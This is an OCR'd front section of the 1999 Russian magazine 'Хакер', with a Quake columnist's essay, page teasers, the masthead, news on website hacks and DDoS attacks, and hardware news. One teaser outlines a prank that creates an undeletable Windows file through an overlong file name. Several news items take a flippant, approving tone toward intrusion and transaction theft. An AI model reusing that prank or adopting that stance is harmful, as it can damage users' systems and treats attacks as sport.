журнал компьютерных хулиганов
Хакер
#8/99
www.xakep.ru
ВЫИГРАЙ СУПЕРПРИЗ ОТ CAMELOT! ПОДРОБНОСТИ НА СТРАНИЦЕ 19
Энциклопедия крекера
Сокровищница Читера
Журналисты vs. Геймеры
Как ломаются провайдеры
Правила поведения в общественных местах II

Гоблины в милицейских шинелях

Меня часто спрашивают, откуда такой ник — Goblin. Отвечаю. Как-то раз на службе мы читали газету, в которой была статья под названием «Гоблины в милицейских шинелях» про наших коллег-негодяев. Название нам понравилось, и мы сразу начали звать друг друга «гоблинами», отбросив прежнее наше наименование — «еринские упыри». Поскольку я был старшим, то меня звали «старшим гоблином». Так оно и прижилось. Оттуда же попало в игрушки.

Не могу сказать, что я большой спец по компам. Как раз наоборот. Не могу сказать, что я игрок с бешеным стажем. Но вот в одна тысяча девятьсот девяносто шестом году на винт моего электронного болвана попала Игра под названием Quake. По силе воздействия на мой неподготовленный рассудок это бессмертное творение компании id Software далеко превзошло эффект хорошего удара бейсбольной битой по затылку.

Работал я тогда «сутки через трое», то есть сутки душил негодяев на работе (пытки, допросы, расстрелы — ну, сами знаете, как это у настоящих гоблинов бывает), а потом трое суток без устали сражался с монстрами. Биться толком не умел и учить меня было некому, поскольку только один мой старый друг (Сидор Лютый) разбирался в компьютерах, да и тот считал все игры напрасной тратой времени.

Однако был я настойчив, как дятел, и терпелив, как санитар из дурдома. Безостановочная беготня и непрерывная пальба почти сутками напролет давали увесистые плоды. Дело продвигалось леопардовым скоком. Но временами доходило до клинических случаев.

Помню, стоял я как-то раз на Лиговском проспекте в Питере (сам я оттуда) и поджидал троллейбус. Напротив меня находилась трамвайная остановка, куда подкатил битком набитый трамвай. Закрыв от меня остановку, он открыл двери и высадил с обратной стороны всех пассажиров — видимо, дальше шел в парк. Затем плавно тронулся и отъехал. Глазам моим открылась стоящая плечом к плечу молчащая плотная толпа. Наметанный глаз тут же разбил толпу на сектора, а тренированный мозг мгновенно принял верное решение: ракету сюда, сюда и сюда — всем кранты!!! Да-а...

Еще и сейчас мне снятся отличные сны, в которых я мчусь по мрачным подземельям, творю расправу над местными бандформированиями монстров и навожу привычный конституционный порядок. Зачастую просыпаюсь в холодном поту, потому как монстры наседают, палец судорожно жмет на спусковой крючок, а гранат уже нет. Всякое бывает в этих замечательных снах.

А потом появились новые возможности и начались сражения в сети. И оказалось, что Quake — это совсем другая игра. Намного круче того, что казалось поначалу. А точнее — вообще круче всего. К сетевым битвам я был уже хорошо подготовлен и сразу показал неплохие результаты (да и сейчас нет-нет показываю). Сколько было загублено товарищей, отобрано флагов и сдано в приемные пункты оторванных чужих голов — уже и не сосчитать.

В ходе боев и походов углублялись познания и прирастал опыт. Была проштудирована масса литературы, обшарены самые дальние закоулки Интернета (не говоря уже о достойных посещения местах), просмотрено море демок боев. В финале были проведены беседы с опытнейшими мастерами, за что им отдельное спасибо.

Отдавая дань мастерству и таланту ребят из id Software, игру я себе купил настоящую. Для меня это — живущий в моем компьютере параллельный мир, самодостаточный и цельный. В нем круто абсолютно все: и цвет, и сюжет, и музыка. Прошло уже три года, у меня за это время сменилось четыре компьютера, но Quake по-прежнему безраздельно рулит на моем винте, со всеми продолжениями и прибамбасами спокойно и по праву занимая ровно один гигабайт. Потому как для хорошей вещи места жалеть нельзя.

В конце концов мною было обнаружено, что ни одно печатное издание не хвалит мою любимую игру так, как она того заслуживает. И тогда я решил все увиденное, услышанное, открытое и понятое сложить в кучу да изложить на бумаге. Рокет лаунчер был поставлен в угол, и два пальца начали бойко тыкать по истертым клавишам. Результатом стали наставления по deathmatch Quake.

А потом были другие игры, и было их много. Можно сказать, что ни одна из них не зацепила меня так, как первый Quake. Но, тем не менее, играть в них я очень люблю. И писать про них люблю ничуть не меньше. Говорят, неплохо получается. Есть надежда, что и дальше будет получаться не хуже.

К чему это я? Да к тому, что если ты хочешь, чтобы что-то было сделано как следует — делай это сам. Это — единственно правильный способ.

Старший опер Goblin (goblin@xakep.ru)

X-News

X-Hard News

PC Zone

X-Report

Взлом

Юниксоид

FAQ-HACK

Западлостроение

X:/games/scandals

Без рамок

Ломка

Следствие


Зал Суда

...Склад пиратского ПО находился на территории общества с ограниченной ответственностью «Медиа паблишинг». Под слащавым буржуйским названием скрывался синдикат организованной преступности — «Маросейка»☺...

Стр. 16

...Ты, наверно, уже слышал когда-нибудь, что если на рабочем столе создать файл с именем, содержащим более 200 символов, и разрешением не txt, а, к примеру, где-нибудь так 60 символов, то потом ты не сможешь стереть его через мастдай... придется в дос лезть. Все это происходит из-за ошибки stack overflow. Это все было предисловием к созданию очередного "убийцы"...

Стр. 21



...нормальных людей, которые играют в то, во что им хочется, для собственного удовольствия, и журналистов, которые ОБЯЗАНЫ играть во всевозможный отстой, чтобы не умереть с голоду, интересуют в играх абсолютно разные вещи...

стр. 44

...Сохраняешься, делаешь свой ход, передаешь управление противнику, наблюдаешь, как он тебя громит, отпиваешь глоток-другой пивка для успокоения, загружаешь сохраненную игру, закуриваешь сигарету и начинаешь думать...

Стр. 62

Приятель, ты наверное заметил, что этот номер стал чуть потоньше. Не беспокойся, мы вовсе не собираемся худеть, бледнеть и, в конце концов, склеить ласты. Просто мы решили немного переделать некоторые рубрики и в следующем номере ты увидишь плоды наших великих страданий.

WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы показать различным компаниям и организациям на их ошибки в системах безопасности.

РЕДАКЦИЯ

Сергей Покровский *pokrovsky@xakep.ru* — *самый главный редактор*
Денис Давыдов *dekaadr@gameland.ru* — *самый игровой редактор*
Александр Черных *holod@xakep.ru* — *самый вредный редактор*
Игорь Пискунов *igor@gameland.ru* — *старший бакенщик*
Алена Скворцова *alyona@gameland.ru* — *замполит*

ART

Сергей Радионов — *дизайн*
Иван Солякин — *верстка*
Александр Еремин — *обложка*

ПРОИЗВОДСТВО

Леонид Андруцкий *leonid@gameland.ru* — *фотовывод*
Борис Скворцов *boris@gameland.ru* — *обслуживание компьютеров*
Ервнад Мовсисян — *техническая поддержка*

РЕКЛАМНЫЙ ОТДЕЛ

Игорь Пискунов *igor@gameland.ru* — *руководитель отдела*
пейджер: **(095) 742-42-42**, аб. 14225, факс: **(095) 125-0211**

ОПТОВАЯ ПРОДАЖА

Владимир Смирнов *vladimir@gameland.ru*
Самвел Анташян *samvel@gameland.ru*
тел.: **(095) 124-0402**; факс: **(095) 125-0211**

GAMELAND PUBLISHING

ИЧП «АГАРУН Компани» — *учредитель и издатель*
Дмитрий Агарунов *dmitri@gameland.ru* — *директор*
Борис Скворцов *boris@gameland.ru* — *финансовый директор*

Для писем 101000, Москва, Главпочтамп, а/я 652, ХАКЕР
Web-Site http://www.xakep.ru
E-mail magazine@xakep.ru

Вывод на пленки осуществлен «ХГС»

Напечатано с готовых диапозитивов в
ИПК «Московская Правда»,ул. 1905 года, д. 7
Зак. 3155

Зарегистрирован в Государственном Комитете РФ по печати. № 018240
Тираж 30 000 экземпляров
Цена договорная

Вирус-стукач

Новый вид сбора доказательств начнет практиковать ФБР — полицейские компьютерные вирусы. Вирус DIRT — внедряется в компьютер злоумышленника и записывает все нажатия клавиш и содержание документов, при ближайшей возможности передавая их через Интернет секретным службам. Предполагается, что это позволит засадить за решетку террористов, распространителей наркотиков и других преступников. Не совсем ясно, каким образом будут поступать антивирусные программы. Ведь удаление такого вируса — это фактически оказание сопротивления действиям полиции. Наверняка существуют особые соглашения, обязывающие программы не препятствовать действиям виртуальной полиции. — И.П.

Hillary holds a toddler during a listening event at Griffis Technology Park in Rome, NY on July 9th.

Photo by Gerry Raymonda

Капец Хиллари!

Не одна только Symantec борется с взломщиками. Досталось и законной супруге президента Клинтона — Хиллари, соответственно тоже Клинтон. Сия дама справедливо решила, что карьере ее мужа настал большой абзац и что больше он никаких видных постов не займет, а ей, молодой и красивой, так пропадать негоже. Вот и надумала она поизбираться в тамошний Сенат, сенатором стать, значить. Для чего, как того требует сегодняшний момент, открыла сайт со стандартным для предвыборных компаний именем (www.ИмяГодВыборов.xxx) — www.hillary2000.org. Сайт-то она открыла, да вот только когда туда ломанулись юзвери, то оказалось, что сайт молчит еще даже хуже, чем партизан. Хуже потому, что вместо hillary2000.org они слались на www.hillaryno.com — сайт, принадлежащий оппонентам сей особы. Ларчик, естественно, открывался просто — была «слегка» подчищена таблица DNS. Делов-то чуть, зато какой эффект.

Исполнителей сей гнусной акции, конечно, не нашли, хозяева hillaryno.com сказали, что они вообще люди не местные и знать ничего не знают. Конфиги переправили, и все вошло в колею. Только вот надолго ли? — А.К.

Отправляйте всех в песочницу

В дни всеобщей паранойи по поводу приаттаченных к электронным письмам исполняемых файлов их зачастую стирают даже не глядя. А ведь есть способы посмотреть, что именно вам шлют друзья или враги. Фирма Finjan Software выпустила программу-песочницу SurfinShield Corporate, в которой можно запускать подозрительные файлы. Они не смогут дотянутся до критических ресурсов компьютера и нанести ущерб. Запускать в SurfinShield можно не только .exe файлы, но и Java-апплеты и ActiveX. Правда, обычный антивирус при этом все равно необходим. — И.П.

Кракнутый Symantec?

Неспокойно этим летом даже в Америке. Говорят, кракеры пошаливают. По крайней мере так говорят сами кракеры.

SYMANTEC.

Эти милейшие ребята пошалили с web-узлом компании Symantec. Надеюсь, никому не надо объяснять, что выпускает Symantec кроме Norton Commander? Шалость заключалась в том, что на сервак была выложена страничка, любезно сообщавшая, что группа, имеющая в своем составе пять кракеров, заразила вирусом h3r3 файлы, доступные на сервере Symantec. Кракеры публично высмеяли Symantec, заявив, что вирус гуляет по сетям Symantec уже более двух месяцев. В ответ официальные лица компании ответили, что ничего экстраординарного не происходит. Все тип-топ. А все эти заявления есть флейм и пустобрехство. И для остраски натравили на пареньков ФБР. Пусть типа доблестные копы теперь их половят, да накажут с пристрастием. Так что не будите спящую собаку, а если разбудили, — так уж или по мордасам ей, или ноги делайте. — А.К.


Канада страдает от Китая

Любопытная намечается тенденция: если раньше у Штатов был более агрессивный соперник — наша любимая Родина, то теперь постепенно «Enemy Number One» становится миллиардный Китай.

Оно и понятно, людей у них много, надо же чем-то их занять. Не хочешь крестьянствовать — воруй секреты. И судя по шуму, который поднимается с завидной регулярностью, китайцы тырят у американцев секреты постоянно и с неослабевающим успехом.

Теперь вот две канадские компании — ISP-Bestnet и Nebula Internet Services «наезжают». Говорят, мол, нехорошие китайцы, «находящиеся в одном из офисов государственных учреждений в Пекине», осуществили атаку на их сети. Атака была вполне стандартной — «отказ в обслуживании» — «denial of service».

Сия немилость Китая была обусловлена тем, что канадцы на своих серверах держат сайты, принадлежащие секте «Фалуньгун», с которой внутри Китая идет беспощадная и временами кровопролитная война. Канадцы в борьбе выстоя-



ли. Атаки отразили. Теперь вот взывают к общественному мнению. Может опасаются, что в следующий раз все их серваки точно накроются медным тазом? — А.К.

Таiвань страдает еще сильнее

В далекие-далекие времена, когда еще никто не думал о звездных войнах, русский с китайцем были братья навек. Сейчас, конечно, многое изменилось, но вот склонность китайцев с кем-то дружить, а кому-то пакостить, похоже, остается неизменной.

Сегодня Китай пламенно «дружит» со всеми нами любимым Тайванем (конечно, на Тайване делают такую массу всякого отстоя, что закачаешься, но и хорошее железо делают там же. Как ни странно).

Дружба эта проявляется в том, что сначала Китай чем-то гадит Тайваню, потом наоборот. Естественно, что и без кибер-войны теперь и пакость не в пакость.

На первой неделе августа первыми «пошалили» китайские товарищи. Они благополучно «уронили» официальные правительственные сайты своего островного соседа. Взломали несколько серваков ради сущего пустяка — размещения проправительственной информации.

На следующий день тайваньские товарищи, в свою очередь, начали ломать китайские правительственный сайты. Дабы разместить на них антикитайскую информацию. Взломали и разместили. После чего все удовлетворились достигнутым эффектом и возню в песочнице закончили... — А.К.

Фатальная мобила

Что и говорить, есть совершенно невезучие чуваки. Одному из таких впаяли год тюрьмы... за разговор по сотовому телефону. Причем не спертому, а его собственному. Проблема была в том, что он им пользовался на борту британского самолета British Airways, совершавшего международный рейс. 28-летний рабочий-нефтяник Нейл Уайтхаус составлял на телефоне текстовое сообщение, чтобы отправить его по прибытии (речь идет об SMS-сервисе сетей GSM). Прецедентов еще не было, такой случай в суде был первым. Основной мотив обвинения — мобильный телефон представлял смертельную угрозу для пассажиров и экипажа. Использование мобильных телефонов будет преследоваться в Германии и США на том же уровне, что и терроризм. Уайтхаус не звонил по своему телефону, но во включенном состоянии аппарат всегда излучает радиоволны, которые могли вызвать взрыв или повлиять на работу навигационной системы самолета Boeing 737. Он оставил аппарат включенным, несмотря на предупреждение пилота и стюардессы. Была ли действительно опасность для пассажиров, сказать трудно. Но именно эта неопределенность пугает больше всего. Теперь придется сдерживать понты при полетах в самолетах. — И.П.

Пилот-любитель

Оно, конечно, сейчас лето, и новости по телевизору смотреть некогда. Но это все же была достаточно изрядная новость, и для тех, кто в танке, напоминаю: не так давно случился захват одним японцем самолета, сопровождавшийся гибелью одного из пилотов.

Но во время всей этой бучи никто особо не распространялся о мотивах. Мало ли на свете сумасшедших? Большинство решило, ну свихнулся этот джап от работы, что в этом такого? Ничего таки особливого, за исключением того, что этот япошка на самом деле свихнулся, но не от слишком тяжелой работы, а от авиационных симуляторов.

Дядя долго и с удовольствием летал на компьютерных тренажерах, а потом «захотел попробовать на настоящем самолете». Только вот «поиграть» сей любитель захотел на тяжелом пассажирском реактивном лайнере и не где-нибудь, а практически над самым центром Токио.

Не знаю, что за наказание его ждет, но лично я бы такому «Спиди-гонщику» закатил бы такой срок, при котором он на самом деле сумел бы поиграть в старости на 100% реалистичном симуляторе. Я думаю, лет этак через 10-20 это будет вполне осуществимо... — А.К.

Выгодное дельце

Хакерам, занимающимся перехватом онлайновых транзакций, есть чем поживиться. По данным компании ActiveMedia, средняя величина онлайновой транзакции в Интернете составляет 4600 долларов. Основные пики приходятся на отрезки от 100 до 500 долларов и от 1000 до 10 000 долларов. При этом, естественно, транзакций между компаниями гораздо больше, чем между компанией и клиентом. — И.П.

Мошенники-2000

Дело Остапа О. Бендера живет и побеждает в Канаде. В преддверии 2000 года народ напуган и нервничает по любому поводу. На этом и сыграла компания NCCP (National Credit Card Protection), предлагавшая прислать комплект средств для защиты кредитных карточек. Защита заключалась в обычных наклейках, которые, как утверждалось, не дадут карточкам «умереть» на пороге нового тысячелетия. Федеральная торговая комиссия, конечно, прикрыла лавочку и согласилась выплатить 100 тысяч долларов. Этот случай мошенничества уже не первый. Правда, это первый случай, по которому ФТК будет выплачивать компенсацию. — И.П.

Худей с пользой

Помнится, я писал про гениальную идею установить Web-терминалы в лифте, но та идея меркнет по сравнению с этой. Поставить Сетевые терминалы в фитнесс-центрах. Так мало того, оказывается, эта идея уже давно и весьма плодотворно решается. В Штатах сейчас это уже стало повсеместной модой, скорее даже не модой, а правилом.

Теперь ожиревшие от гамбургеров и кока-колы буржуи могут растрясать свои дряблые телеса на тренажерах параллельно путешествуя по Web'у. Дабы хоть как-то сократить затраты на такое не самое дешевое нововведение, создатели этой системы придумали вполне кулибинский ход. Питание монитора осуществляется посредством самого тренажера. Т.е. пока педали крутишь — монитор горит. Прекратил качать железо — все, погас, начинай педалировать снова. ☺

Сие нововведение было встречено на ура вечно занятыми «бизнесменами», которые теперь могут одновременно повышать свой физический уровень и отсылать электронную почту. Интересно, а что они придумают для экономии времени в следующий раз — автоматически запры-

гивающую в рот сосиску или Web-шлемак для сна? — А.К.

Ebay торгует краденым

Сайт электронных аукционов для всех желающих www.ebay.com стал удобным пристанищем для тех, кто сбывает краденое. Двое американцев (30 и 31 год) скоро предстанут перед судом за то, что они продали краденных из супермаркетов вещей на 20 тыс. долларов. Компания Ebay тут же выложила следствию всю известную ей информацию о преступниках. Анонимность сделки и конкурентные цены привлекают не только преступников, но и массу халявщиков. — И.П.

Windows 2000 – что на новенького?

Windows (во всех ее проявлениях) всегда славилась особой подверженностью атакам хакеров. Но теперь Билл Гейтс решил дать отпор непрошеным гостям. Он настолько уверен в себе, что подключил к Сети компьютер с IIS, работающий под управлением бета-версии новой операционной системы Windows 2000 и призвал всех желающих взломать web-узел. Простые методы, типа перегрузки сервера большим количеством запросов, не катят (сервер не будет защищен с помощью firewall). Правилами разрешается взломать канал пользовательского доступа; внести изменения в какой-либо элемент, доступ к которому извне закрыт; скопировать с узла что-либо, не предназначенное для этого, и все в таком роде. Правда, первые шаги сайта под Windows 2000 были весьма неудачными. Сразу после открытия у посетителей возникли проблемы с просмотром страниц — иногда они просто не открывались. Согласно log-файлу сервер даже пришлось перегрузить, потому что ряд сервисов были на этот момент уже недоступны. Чуть позднее сервер был вообще недоступен, что представители Microsoft объяснили грозой и проблемой со спутником. Врут, небось, как обычно.
Одновременно с этим был начат конкурс и среди линуксоидов — они предлагают сломать Linux для PowerPC (LinuxPPC). В отличие от Microsoft предлагается награда — первый, кто сломает сайт, получит «сломанный» им компьютер. Дерзайте и сообщайте нам о своих попытках. — И.П.

Сегодняшний политический момент

В нашей стране недавно случился очередной стабилизец. Я полагаю, все в курсе. Но это, в общем-то, не главное. Самое главное то, что в дни таких кризисов начинает стремительно расти активность в Сети. И на сей раз было достаточно точно зафиксировано несколько показателей, которые далеко не свойственны обычному буднему дню.
Во первых, возрос интерес практически ко все источникам, публикующим последнюю информацию о политических и экономических событиях. Прежде всего это сервер агентства «РосБизнесКонсалтинг» (www.rbc.ru) и, что также не удивительно, крупнейший русский информационный сервер — InfoArt (www.infoart.ru).

Очень естественным выглядит рекорд сервера RBC. Вообще, нужно заметить, что в РуНете, к сожалению, нет второго такого авторитетного источника финансовой информации. Т.е. нет конкуренции, т.е., в случае чего, нам могут спокойно вешать лапшу на уши. Тем не менее, в самый кризисный день на www.rbc.ru паслись более 200000 уникальных пользователей. Совершенно понятно, что людей прежде всего интересовали текущие новости и вся инфа, связанная с курсом наших лучших друзей — американских президентов, мило взирающих на нас с зеленых американских рублей.
ИнфоАрт также поставил в понедельник, 9-го, рекорд. С помощью рейтинга 1000Stars (http://1000.stars.ru) считается индекс ИнфоАрт — InfoArt Internet Index (Ia) — своеобразный показатель активности пользователей в Internet. Естественно, что индекс обсчитывает прежде всего русскоязычные сайты и, соответственно, активность, всех нас, любимых. Короче — впервые за два года своего существования была превышена отметка в 900 пунктов. (Любопытно будет поглядеть, а что же должно случиться, чтобы взять планку в 1 Килопункт?). — А.К.

Не читайте почту в Outlook


Вирусы и троянцы, заражающие компьютеры лишь при прочтении (!) электронного письма, стали реальностью. Злоумышленнику достаточно прислать сообщение в HTML-формате, направляющее браузер на Web-страницу, с которой на жесткий диск клиентского компьютера будет загружен вирус. Естественно, что подобная атака возможно и при обычном просмотре страниц браузером. Ее суть в том, что браузер без предварительного уведомления пользователя загружает документы в форматах Word, Excel и Powerpoint. А те, в свою очередь, могут исполнять деструктивный код. Антивирусные программы при таких атаках бессильны. Представители Microsoft наперегонки бросились исправлять ошибку. О реальных атаках, использующих новую дыру в безопасности, пока неизвестно. — И.П.

Стукачам – 15%

Чтобы хоть как-то простимулировать компании, производящие ПО криптозащиты, раскрывать спецслужбам алгоритмы шифровки, член палаты представителей конгресса США Портрер Госс предложил выплачивать им компенсацию. 15% льгот при уплате налогов получат те, кто предоставит государству секретный ключ от своей программы. Аргументируется это тем, что организованная преступность успешно использует средства шифрования для защиты своих преступных секретов. Правда, смысл этой акции несколько теряется, так как всегда найдется тот, кто откажется от льготы и заработает на этом шаге гораздо больше денег. В Британии законы о шифровании гораздо жестче американских. Если английская компания откажется предоставить секретные ключи и алгоритмы расшифровки, ее хозяева рискуют получить до двух лет тюрьмы. В новом проекте Закона об электронных коммуникациях даже предусматривается наказание до 5 лет тюрьмы за предупреждение отправителя письма о том, что его письма читаются спецслужбами. — И.П.

Сетевой ПК. Возрождение?

В бытность свою компания Oracle и лично ее шеф Ларри Эллисон (Larry Ellison) весьма ратовали за новое



поколение ПК — сетевой компьютер — NetPC. Было много разговоров, но мало дела. Тухлая была идея.
Но, похоже, что эта идея стала вновь популярна. Oracle сейчас занята разработкой очередной версии NetPC ценой до 150 долл. (без монитора. Монитор — еще прибавьте 100 баксов). Это будет бездисковая машина на базе процессора Intel. Из софта поставят ОСь Linux и браузер Netscape Navigator.
Лично мне эта идея очень напоминает объявления осени прошлого года: «Специальное антикризисное предложение. Только у нас. Только сейчас. Отменная партия барахла по сниженным, только для лохов, ценам». Хотя... лохов-то всегда хватает. — А.К.

Крупная операция МВД против пиратов

Сотрудники Управления по борьбе с преступлениями в сфере высоких технологий МВД России провели самую крупную в истории борьбы с компьютерным пиратством в России операция по пресечению деятельности распространителей «пиратского» программного обеспечения. Со склада, расположенного в Москве на улице Энгельса и известного в «пиратских» кругах под именем «Маросейка», было изъято более 400 тыс. компакт-дисков, содержавших «пиратские» копии программных продуктов компаний Microsoft, Symantec, AutoDesk, Electronic Arts, SONY Computer Entertainment, Activision, GT Interactive и других, и полиграфия к ним. Эксперты, производившие осмотр, оценили коммерческую стоимость изъятой продукции в 1 миллион долларов. Что-то маловато. Неужели на каждом диске было записано программ на 2.5 доллара? Плохо работаете, товарищи эксперты. Позднее конфискованные диски были уничтожены. **X** присутствовал на этой акции, все подробности в рубрике «X-Report». — И.П.

Кража со взломом

Давно известно, что самые надежные шифровальные методы ненадежны, если отсутствует дисциплина или если хакеры выбрали, скажем, не совсем обычный способ взлома. Из офиса территориального агентств федерального управления по делам Владивостока о несостоятельности украдены сейф и компьютер, в котором, как заявляют власти, хранилась «ценная информация». Компьютер был свистнут прямо из кабинета директора. Утверждается, что это делалось для того, чтобы замести следы незаконных коммерческих сделок. Аналогичная кража была совершена в здании арбитражного суда: из приемной председателя суда исчез компьютер с базой данных. Как говорится, против лома нет приема. — И.П.

Новости подготовили
Иван Перверзнев (perversia@mail.ru) и
Андрей Князев (knyazev@xakep.ru)

Динамо (Фуджитсу) обыгрывает Зип (Iomega)

Магнитооптика, по моему скромному мнению, не прижилась в России. Стоит вот зипарь у меня внешний —так я его и пользую. А все эти хухры-мухры с дисководами внутренними да дискетками —они явно не катят. Вот, положим, в редакции одного любимого мною журнала стоят исключительно зипари. Магнитооптикой —и не пахнет. Fujitsu вот качает головой, чувствует, ситуацию изменить нельзя. Поэтому, не суясь на рынок IBM-совместимых, выходит на рынок iMac аж с четырьмя внешними магнитооптическими девайсами: DynaMO 1300FE, DynaMO 640FE, DynaMO 640USB, DynaMO 640AI. По порядку.

1300FE —магнитооптическое устройство, подключается по IEEE 1394 (у Apple вообще довольно странные порядки —то сидюки в разные цвета покрасят, то ноутбуки в цвет оранж выпускают, то шину, там, или порты обзовут непонятно), позволяет записывать на трех-с половиной дюймовый МО-диск до 1.3 гигабайта. Вся фишка в FireWire —горячее подключение. Прямо во время работы MacOS можно подключить дисковод, не боясь при этом спалить последний порт. Стоит 1300FE в районе 549 бенджаминов франклинов.

DynaMO 640FE —та же фигня, только записывает информации примерно как на компакт —не более 640 мегов. Тот же FireWire, подключение по IEEE1394. Ну и стоимость соответствующая —400 буказоидов. Появятся оба девайса в октябре (чувствую, урожайный будет месяц —на него много чего назначено).

DynaMO 640USB —единственный мостик между маком и персоналкой с запущенными виндами. Универсальная на то и универсальная, чтобы соединять. Как вы уже догадались, это устройство подключается по USB и записывает до 640 Мб на один-единственный диск. Никаким FireWire здесь уже и не пахнет. А нам этого и не надо —цена-то всего $349, да и выйдет он уже к тому времени, как вы будете читать этот номер.

DynaMO 640AI —некий наборчик, связанный с ATAPI. Что-то очень профессиональное, в чем я не слишком секу (а мне и не положено —иначе бы занимал место Черешева :), впрочем, кому надо —тот разберется. Странный девайс появится в сентябре по цене 299 долларов.

Кстати, на прошедшем Macworld фирма UMAX представляла сканер с тем же интерфейсом —FireWire. Ох уж эти яблочники, надеюсь, не вернемся мы в начало 80-х, чтоб опять в мире Маки рулили...

С прискорбием уполномочен заявить...

Thrustmaster. Склоним головы наши грешные над могилой отличной фирмы (бывшей, друзья, бывшей!) по производству очумелых джойстиков с форс, как сейчас помню, фидбэком и спецпроизведением для авиасимуляторов. Каждая игра имела честь похвастать в опциях выбора типа управления парой-тройкой моделей от Thrustmaster, даже знаменитый Mechwarrior 2 (со всеми паками и Титаниумом). Каждый юзер с уважением приобретал относительно дешевую модель нового джойстика с новыми функциями для очередного Мортального Комбата или F-22 Lightning 1/2/3. А ведь фирма старая, уважаемая —аж с 1990 года существу... существовала.

Все, ребята, теперь многоуважаемую фирму (даже Мокрый Софт, точнее, его хардовый отдел по производству джойстиков, фактически не мог конкурировать со Трастмастерскими джойстиками) купила Guillemot, которая только и делает, что производит звуковые платы да ускорители на самых известных чипах всего за 15 миллионов сами-знаете-чего. А вот, к примеру, другой производитель девайсов управления —Logitech —за прошлый год аж 558 миллионов зеленых заработал...

Остатки Thrustmaster резко переименовываются во что-то другое и занимаются разработкой новых решений для мультимедийного Интернета. Все. Шапки прочь.

Мониторы по цене среднего ноутбука

В последнее время фирмы-хардмейкеры опасаются анонсировать продукты по одному, а выдают нам на-гора сразу два очередных решения. В основном, это происходит в целях угодить одновременно и бедным инженерам (для этого представляют дешевые модели, лишенные доброй половины функций оригинала), и богатеньким буратинам, которым так необходимо поиметь новую разработку у себя в офисе.

В прошлом номере такую разработку представляла Lexmark (с двумя принтерами), а сейчас, радостно улыбаясь во все 32 бита, NEC показывает нам издали два жидкокристаллических монитора. Оба они выдерживают разрешение 1024x768, но, к примеру, LCD1525M использует пятнадцатидюймовую TFT матрицу и имеет четырехпортовый концентратор USB и два динамика; а второй (LCD1510+) обладает технологией XtraView, которая позволяет поворачивать экран (не сам монитор, а экран!), что, в свою очередь, позволяет рассматривать изображение под углом 80 градусов (не по Цельсию и не спирта).

Самое забавное во всем этом —цены. LCD1525M стоит 1299 зеленых президентов, а LCD1510+ —аж 1599. Полагаю, оффтопик очередного выпуска новостей я напишу под влиянием цен на продукты технологических прорывов —на тему «Самый дорогой компьютер».

Телефон ака локалка

ЛВС на основе телефонных линий нам Бриллианты (в шестом Хакере), тогда еще свободные, предлагали. Тогда они обращались к стандарту Home Phoneline Networking Alliance, а сегодня (точнее, 27 июля) эти HomePNA железно (это у меня такой маленький каламбурчик с рубрикой) постановили: стандарту быть. Состоит он в поддержке своего рода локалки, но через телефонную сеть. Скорость достаточная —10Мбит/сек. Но, главное, обозвали его HomePNA Spec 2.0

Собственно, сие выросло из далекого (весна `98) стандарта, поддерживающего 1 Мбит/сек и называемого, что вполне угадываемо, HomePNA Spec 1.0. Главная фишка в том, что на провода тратиться не надо, подключаются чуть ли не все устройства, и, главное, телефон при этом оказывается НЕ ЗАНЯТ! К тому же менеджер AMD клятвенно заверил, что стандарт жутко понравился его фирме и поддерживаться он ихними разработками будет и все такое. А вот здесь я скромно опущу занавес и позволю тебе, приятель, помечтать о возможных перспективах, которые откроются перед тобой, когда осенью следующего года будет установлен новый протокол-стандарт на 100 Мбит/сек HomePNA...

Что Тошиба готовит нам в столетье уходящем...

В этом октябре Тошиба собирается завалить рынок MP3-плейеров своей относительно недорогой продукцией (за 170 долларов —моя мечта). Плейер описывают как совершенно стандартный, от других фактически не отличающийся.
А еще Toshiba заключила контракт с Голубым Гигантом (не надо краснеть, это IBM себя так называет) на совместную разработку всяческих сетевых и коммуникационных решений, причем в той сфере, где дело касается именно «железа», то есть хардверного обеспечения.
Ну и, наконец, в сентябре известнейший производитель пальчиковых батареек собирается выпустить в вольное плавание по магазинным прилавкам свое оригинальное чудо —CD-ReWritable с возможностью чтения DVD-ROM. А что —взял переписал себе на хард пару клевых, но жутко больших видюшников, потом вставил болванку и записал себе на диск желаемое. Кул! Цену не указали, правда, но все равно —ХОЧУ!

Эти забавные японцы

Классная страна —Япония. То там Селероны 500 уже продают (причем не везде именно Селероны —подделками рынок так и кишит), то пни2-600, то вот теперь Permedia3 Create! у них в продаже. Причем цена на столь профессиональную карту (насчет профессиональности еще поспорить можно, 3Dlabs утверждают, что их карта для «Бизнес энд Веб профессионалов», а где же честные Девелоперы и Арт-дизайнеры?) разнится от 250 до 290 долларов. Сказать, что это дешевое решение —нагло соврать. Есть карточки и подешевле...

Держите фотографии при себе

